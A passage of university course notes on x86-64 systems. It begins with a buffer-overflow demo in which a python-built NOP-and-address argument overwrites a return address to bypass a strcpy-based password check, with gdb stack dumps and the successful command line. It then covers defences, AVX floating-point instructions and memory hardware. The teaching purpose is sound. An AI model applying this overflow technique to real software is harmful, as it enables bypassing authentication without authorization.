(gdb) run $(python -c 'print "\x90" * 24 + "\x23" + "\x06" + "\x40"')
```

Here we are using python to generate our “argv[1]”. The “argv[1]” is a bunch of NoPs, following by the HEX chars, 0x23, 0x06 and 0x40. If we transpose it from the little endian representation, it is actually 0x400623.

Now let’s look at the disassembly to see where that shows up in the code… Turns out that maps to the place where we recognize the password is valid.

As shown below, we end up overwriting the return address with an address of our choice, that in this case that bypasses the check for the password.

Note that you will get up with an AV in this case when the main program exits because you over-wrote %rbp in the process, but you are likely to have succeeded in penetrating the system before that happens.


0x4005b6 <CheckPassword> push %rbp
0x4005b7 <CheckPassword+1> mov %rsp,%rbp
0x4005ba <CheckPassword+4> sub $0x20,%rsp
0x4005be <CheckPassword+8> mov %rdi,-0x18(%rbp)
0x4005c2 <CheckPassword+12> movb $0x0,-0x1(%rbp)
0x4005c6 <CheckPassword+16> mov -0x18(%rbp),%rdx
0x4005ca <CheckPassword+20> lea -0x10(%rbp),%rax
0x4005ce <CheckPassword+24> mov %rdx,%rsi
0x4005d1 <CheckPassword+27> mov %rax,%rdi
0x4005d4 <CheckPassword+30> callq 0x400470 <strcpy@plt>
0x4005d9 <CheckPassword+35> lea -0x10(%rbp),%rax
0x4005dd <CheckPassword+39> mov $0x4006c8,%esi
0x4005e2 <CheckPassword+44> mov %rax,%rdi
0x4005e5 <CheckPassword+47> callq 0x4004a0 <strcmp@plt>
0x4005ea <CheckPassword+52> test %eax,%eax
0x4005ec <CheckPassword+54> jne 0x4005f2 <CheckPassword+60>
0x4005ee <CheckPassword+56> movb $0x1,-0x1(%rbp)
0x4005f2 <CheckPassword+60> movzbl -0x1(%rbp),%eax
0x4005f6 <CheckPassword+64> leaveq
0x4005f7 <CheckPassword+65> retq
0x4005f8 <main> push %rbp
0x4005f9 <main+1> mov %rsp,%rbp
0x4005fc <main+4> sub $0x20,%rsp
0x400600 <main+8> mov %edi,-0x14(%rbp)
0x400603 <main+11> mov %rsi,-0x20(%rbp)
0x400607 <main+15> mov -0x20(%rbp),%rax
0x40060b <main+19> add $0x8,%rax
0x40060f <main+23> mov (%rax),%rax
0x400612 <main+26> mov %rax,%rdi
0x400615 <main+29> callq 0x4005b6 <CheckPassword>
0x40061a <main+34> mov %al,-0x1(%rbp)
0x40061d <main+37> cmpb $0x0,-0x1(%rbp)
0x400621 <main+41> je 0x40062f <main+55>
0x400623 <main+43> mov $0x4006d0,%edi
0x400628 <main+48> callq 0x400480 <puts@plt>
0x40062d <main+53> jmp 0x400639 <main+65>
0x40062f <main+55> mov $0x4006f3,%edi
0x400634 <main+60> callq 0x400480 <puts@plt>
0x400639 <main+65> mov $0x0,%eax
0x40063e <main+70> leaveq
0x40063f <main+71> retq

```
rip            0x4005d4 0x4005d4 <CheckPassword+30>
rsp            0x7fffffde120   0x7fffffde120
(gdb) x /20x 0x7fffffde120
0x7fffffde120: 0x00000000      0x000000ff      0xfffde472      0x00007fff
0x7fffffde130: 0x00000001      0x00000000      0x0040068d      0x00000000
0x7fffffde140: 0xfffde170      0x00007fff      0x0040061a      0x00000000
0x7fffffde150: 0xfffde258      0x00007fff      0x004004c0      0x00000002
0x7fffffde160: 0xfffde250      0x00007fff      0x00000000      0x00000000
```

```
rip            0x4005d9 0x4005d9 <CheckPassword+35>
rsp            0x7fffffde120   0x7fffffde120
(gdb) x /20x 0x7fffffde120
0x7fffffde120: 0x00000000      0x000000ff      0xfffde472      0x00007fff
0x7fffffde130: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffde140: 0x90909090      0x90909090      0x00400623      0x00000000
0x7fffffde150: 0xfffde258      0x00007fff      0x004004c0      0x00000002
0x7fffffde160: 0xfffde250      0x00007fff      0x00000000      0x00000000
```

```
rip            0x4005f6 0x4005f6 <CheckPassword+64>
rip            0x4005f7 0x4005f7 <CheckPassword+65>
rip            0x400623 0x400623 <main+43>

(gdb) n
Password valid... you have access!
```

Now you can try this exploit without the gdb as follows…

```
gopalas@cf409-02:/mnt/c/Sush/WWU/temp$ ./a.out $(python -c 'print "\x90" * 24 + "\x23" + "\x06" + "\x40"')
Password valid... you have access!
```

Stack Randomization

Note that we had to have intimate knowledge of the stack to build the above exploit. We needed to know where the return address was located relative to our local buffer among other things.

One technique to reduce the likelihood of such attacks is to avoid being consistent with the location of the stack.

By randomizing the location of the stack, you make it harder for an exploit to make guesses about the stack.

You can use a program like the one below to study if your OS is employing stack randomization.

```
#include <stdio.h>

int  main(int argc, char* argv[ ])
{
        int local;

        printf("Local variable at %p\n", &local);

        return(0);
}
```

Stack Corruption Detection

Another protection against Buffer overflow attacks is the use of the "Stack Smashing Protection" provided by the GCC compiler. This allows your code to inject guards around your Stack frames which are checked before the function exits. Starting with GCC 4.8.3, this option is on by default. To turn it off you need to use the "-**fno-stack-protector**" option.

Limiting Executable Code Regions

An extension of our exploit above may be to add real code on the stack instead of the NoPs. Then we could have changed the return address to somewhere in the buffer itself and executed the code we introduced.

One option to guard against that is to limit execution of code to a limited range of memory addresses.

Supporting Variable-size Stack frames

Below is an example of code that uses variable-size stack frames (Fig 3.43 from text)…

```
long vframe(long n, long idx, long *q)
{
        long i;
        long *p[n];
        p[0] = &i;
        for(i = 1; I < n: i++)
                p[i] = q;
        return *p[idx];
}
```

Local variables can't be allocated on stack during compile time for the above function. In this case rbp saves the location of the base stack pointer and rsp is moved based on local space required. Finally the leave instruction is used to restore rbp and rsp.

leaveq ➔ rsp = rbp; pop %rbp

Floating-Point Code

The support for image processing has driven both Intel and AMD to incorporate successive generations of media instructions. The original implementation of these media instruction focused on a single instruction performing an operation on multiple data in parallel (SIMD - Single Instruction Multiple Data – Sim Dee). Subsequent revision have improved on this and have been referred to by different technology names such as Multi-Media Extension (MMX), Steaming SIMD Extension (SSE), and most recently the Advanced Vector Extension (AVX).

Floating point Evolution

Historical evolution of floating point Architecture in Intel x86…

- SIMD (Single Instruction Multiple Data – Sim-dee)
- MMX (Multi-Media Extension)
- SSE (Streaming SIMD Extension)
- AVX (Advanced vector extensions)
- AVX2 (Version 2 AVX)

Floating point Registers

Each generation of floating point evolution, uses registers referred to as "MM" registers (for MMX).

Register for each of these technologies are…

- MM – MMX (64 bits – 8 bytes)
- XMM – SSE (128 bits -16 bytes)
- YMM – AVX (256 bits – 32 bytes)

For info available here… https://en.wikipedia.org/wiki/AVX-512

AVX-512 register scheme as extension from the AVX (YMM0-YMM15) and SSE (XMM0-XMM15) registers

511 256	255 128	127 0
ZMM0	YMM0	XMM0
ZMM1	YMM1	XMM1
ZMM2	YMM2	XMM2
ZMM3	YMM3	XMM3
ZMM4	YMM4	XMM4
ZMM5	YMM5	XMM5
ZMM6	YMM6	XMM6
ZMM7	YMM7	XMM7
ZMM8	YMM8	XMM8
ZMM9	YMM9	XMM9
ZMM10	YMM10	XMM10
ZMM11	YMM11	XMM11
ZMM12	YMM12	XMM12
ZMM13	YMM13	XMM13
ZMM14	YMM14	XMM14
ZMM15	YMM15	XMM15
ZMM16	YMM16	XMM16
ZMM17	YMM17	XMM17
ZMM18	YMM18	XMM18
ZMM19	YMM19	XMM19
ZMM20	YMM20	XMM20
ZMM21	YMM21	XMM21
ZMM22	YMM22	XMM22
ZMM23	YMM23	XMM23
ZMM24	YMM24	XMM24
ZMM25	YMM25	XMM25
ZMM26	YMM26	XMM26
ZMM27	YMM27	XMM27
ZMM28	YMM28	XMM28
ZMM29	YMM29	XMM29
ZMM30	YMM30	XMM30
ZMM31	YMM31	XMM31

Floating point Instructions

X = XMM register
R32 = 32-bit general purpose register
R64 = 64-bit general purpose register
M32 = 32-bit Memory range
M64 = 64-bit Memory range

- Figure 3.46 provides floating point move operations

Instruction	Source	Destination	Description
vmovss	M32	X	Move Single precision
vmovss	X	M32	Move Single precision
vmovsd	M64	X	Move Double precision
vmovsd	X	M64	Move Double precision
vmovaps	X	X	Move aligned, packed single precision
vmovapd	X	X	Move aligned, packed double precision

- Figure 3.47 provides floating point conversion operations to integer

Instruction	Source	Destination	Description
vcvttss2si	X/M32	R32	Convert with truncation single precision to integer
vcvttsd2si	X/M64	R32	Convert with truncation double precision to integer
vcvttss2siq	X/M32	R64	Convert with truncation single precision to quad word integer
vcvttsd2siq	X/M32	R64	Convert with truncation single precision to quad word integer

- Figure 3.48 provides floating point conversion operations from integer (ignore 2nd argument for our purpose).

Instruction	Source 1	Source 2	Dest	Description
vcvtsi2ss	M32/R32	X	X	Convert integer to single precision
vcvtsi2sd	M32/R32	X	X	Convert integer to double precison
vcvtsi2ssq	M64/R64	X	X	Convert quad word integer to single precision
vcvtsi2sdq	M64/R64	X	X	Convert quad word integer to double precision

- Figure 3.49 provides scalar floating-point arithmetic operations

Single	Double	Effect	Description
vaddss	vaddsd	D<-S2 +S1	Floating point add
vsubss	vsubsd	D<-S2 – S1	Floating point subtract
vmulss	vmulsd	D<-S2 * S1	Floating point multiply
vdivss	vdivsd	D<- S2 / S1	Floating point divide
vmaxss	vmaxsd	D<-max(S2, S1)	Floating point maximum
vminss	vminss	D<-min(S2, S1)	Floating point minimum
sqrtss	sqrtsd	D<- sqrt(S1)	Floating point square root

- Section 3.11.6 provides floating-point comparison operations (Sets ZF, CF and PF flags)

Instruction	Based on	Description
ucomiss S1, S2	S2 – S1	Compare single precision
ucomisd S1, S2	S2 – S1	Compare double precision

Floating point function arguments

- Floating point arguments are passed in XMM registers (up to 8 in %xmm0 to %xmm7)
- Floating point returns are returned in %xmm0.
- All XMM registers are caller saved. Callee may overwrite any.
- When a function requires a combination of pointer, integer and floating point arguments, the pointer and integer values are passed in general purpose registers, while the floating-point values are passed in XMM registers.

Floating point constants

- AVX floating point operations do not support immediate addressing
- Instead compiler must allocate and initialize storage for any constant values

Floating Point Example code

To generate AVX2 code use –mavx2 in GCC command line.

The following is some example floating point code generated using the "-mavx2" cmd line argument…

```
int main (int argc, char *argv[])
{

    float float1, float2, float3;

    float1 = 1.1;
    float2 = 1.2;
    float3 = float1 + float2;

    printf("Float value = %f\n", float3);

    return 0;
}
```

gcc -g -mavx2 float1.c

```
(gdb) disassemble
Dump of assembler code for function main:
   0x000000000040052d <+0>:     push   %rbp
   0x000000000040052e <+1>:     mov    %rsp,%rbp
   0x0000000000400531 <+4>:     sub    $0x20,%rsp
   0x0000000000400535 <+8>:     mov    %edi,-0x14(%rbp)
   0x0000000000400538 <+11>:    mov    %rsi,-0x20(%rbp)
=> 0x000000000040053c <+15>:    mov    0xd6(%rip),%eax        # 0x400618
   0x0000000000400542 <+21>:    mov    %eax,-0xc(%rbp)
   0x0000000000400545 <+24>:    mov    0xd1(%rip),%eax        # 0x40061c
   0x000000000040054b <+30>:    mov    %eax,-0x8(%rbp)
   0x000000000040054e <+33>:    vmovss -0xc(%rbp),%xmm0
   0x0000000000400553 <+38>:    vaddss -0x8(%rbp),%xmm0,%xmm0
   0x0000000000400558 <+43>:    vmovss %xmm0,-0x4(%rbp)
   0x000000000040055d <+48>:    vmovss -0x4(%rbp),%xmm0
   0x0000000000400562 <+53>:    vcvtps2pd %xmm0,%xmm0
   0x0000000000400566 <+57>:    mov    $0x400604,%edi
   0x000000000040056b <+62>:    mov    $0x1,%eax
   0x0000000000400570 <+67>:    callq  0x400410 <printf@plt>
   0x0000000000400575 <+72>:    mov    $0x0,%eax
   0x000000000040057a <+77>:    leaveq
   0x000000000040057b <+78>:    retq
End of assembler dump.
(gdb)
```

Our constant float values are stored in the Code segment…

```
(gdb) x 0x400618
0x400618:       0x3f8ccccd
(gdb) x 0x40061c
0x40061c:       0x3f99999a
(gdb)
```

The string argument to printf is passed in %edi.

```
(gdb) x /s 0x400604
0x400604:       "Float value = %f\n"
(gdb)
```

Week 8: The Memory Hierarchy – Part 1

So far we have assumed a computer system as a CPU that executes instructions and a memory system that holds instructions and data for the CPU as a linear array of bytes. This however does not reflect reality since it ignores the optimizations possible if frequently used memory is accessible faster than accessing memory. We are aware that the registers in the CPU allow faster access than memory, but they are limited in size.

Storage Technologies

Random Access Memory

There are two types of RAMs – Static RAM (SRAM) and Dynamic RAM (DRAM).

Each cell of SRAM is implemented with a 6 transistor circuit and the circuit allows the indefinite stay in either of 2 different voltage states.

Each cell of DRAM is implemented as a very small capacitor (30×10^{-15}) farad. Leakages force a DRAM to require periodic refresh every few milliseconds.


DRAM access time is of the order of 20ns while SRAM access time is of the order of 2ns.

Fig 6.2 shows the comparison b/t DRAM and SRAM.

	Cost	**Access time**	**Sensitivity**
SRAM	1000x costlier	10x faster	Persistent and stable
DRAM	1x	1x	Not Persistent

DRAM Details:

DRAM chips are configured as supercells where each supercell can store up to "w" bits of information. The supercells themselves are configured in a matrix where each supercell is identified by a "row" and "column". A memory controller will translate a memory address into the appropriate "row" and "column" information and pass it over the "address lines" to the DRAM chip and the data will be passed back over the "data lines". See figure 6.3 in the text. A RAS (row address strobe) and a CAS (column address strobe) are used to indicate the validity of the Row and Column addresses respectively.



Row Address DEMUX
RAS
Output of Sense Amplifier gets latched
Column Data Selector DEMUX
CAS
Output gets latched
Tri State Bus

Read Operation sequence:

1) The bit-lines are pre-charged to a set voltage that is between the active high and active low voltages (Note: Bit lines are connected to alternate rows).
2) The RAS will select the DRAM row causing the Capacitor to discharge (Destructive READ) and drive the bit-line in the direction of the state of the capacitor.
3) The sense amplifiers allow the detection of the change, thus detecting the state of the capacitor. This is latched for the entire row.
4) A column address then selects the actual bit corresponding to the address.


During a Write operation, the row is opened and the required column's sense amplifier is forced to the desired state thus causing the corresponding bit-line to charge the capacitor to the corresponding state. For the other columns on that row, the cells are refreshed by the feedback from the sense amplifiers.

Refresh cycles on DRAMs are in the order of 60ms or less.



(a) Select row 2 (RAS request). (b) Select column 1 (CAS request).


DRAM chips are designed to fit into a dual inline memory module (DIMM) connector. See figure 6.5 for how a DRAM package can support access to 64-bits of data with a single row/column address combination.




Understanding the timing diagrams for READ and WRITE cycles will give greater insight into how RAM is accessed in Hardware.

Below is a simplified READ cycle from and IBM DRAM application note:

- The Active Low RAS (Row Access Select/Strobe) line goes low once the Row data is populated on the address lines.
- t_{RAS} is the minimum amount of time that RAS has to active and t_{RP} is the minimum amount of time the RAS has to be inactive.
- The Active Low CAS (Column Address Select/Strobe) line goes low when the column address is valid on the address lines.
- t_{CAS} is the minimum amount of time that CAS must be active and t_{CRP} is the minimum amount of time must be inactive.
- WE and OE are the control lines that control “Write Enable” (choose b/t reading and writing) and “Output Enable” (used in READ to control when Data appears during a READ. Not used for write).




A similar timing diagram for a WRITE operation is given below:



SRAM Details:

An SRAM cell uses substantially more transistors (6 transistors) than a DRAM, however the value of the cell is stable and does not require refreshes.



Reading of an SRAM cell involves precharging the bit-lines to a fixed voltage and then opening the word line (WL) and sensing the differential voltage (much like the DRAM).

Writing to an SRAM involves setting the bit-lines to the value to be written and opening the Word lines.

Both DRAMs and SRAMs are volatile, meaning they lose data if the power is lost. Nonvolatile memory on the other hand retains the data even when power is turned off. Nonvolatile memory is often referred to as ROMs (Read Only Memory). The ROMs are often programmable multiple times, though the name implies otherwise (eg. PROM, EPROM).

Disks Storage

While DRAM and SRAM store thousands of megabytes, Disks are capable of storing thousands of gigabytes. However access time for Disks are in the order of milliseconds – almost a million times slower than SRAM.

Disks are made of platters with 2 sides coated with magnetic recording material. A rotating spindle in the center of the platter spins the platter at a fixed speed (approx. 4,200

to 15,000 RPM). A Disk is made of multiple platters encased in a sealed unit. The geometry of a Disk is described in terms of **cylinders**, where a cylinder is the collection of **tracks** on all surfaces that are equidistant from the center of the spindle and where tracks are broken into **Sectors**. In the early days, every track was designed to have the same number of sectors. To accomplish this, the gaps between tracks were larger in outer tracks. To avoid the consequence of lost space, newer technologies break the radial regions into zones and within a given zone, there are the same number of sectors per track.

The capacity of a Disk is determined by 3 factors:

Recording Density: Number of bits per inch of a track
Track Density: Number of tracks per inch of radius
Areal Density: Product of Recording Density and Track Density

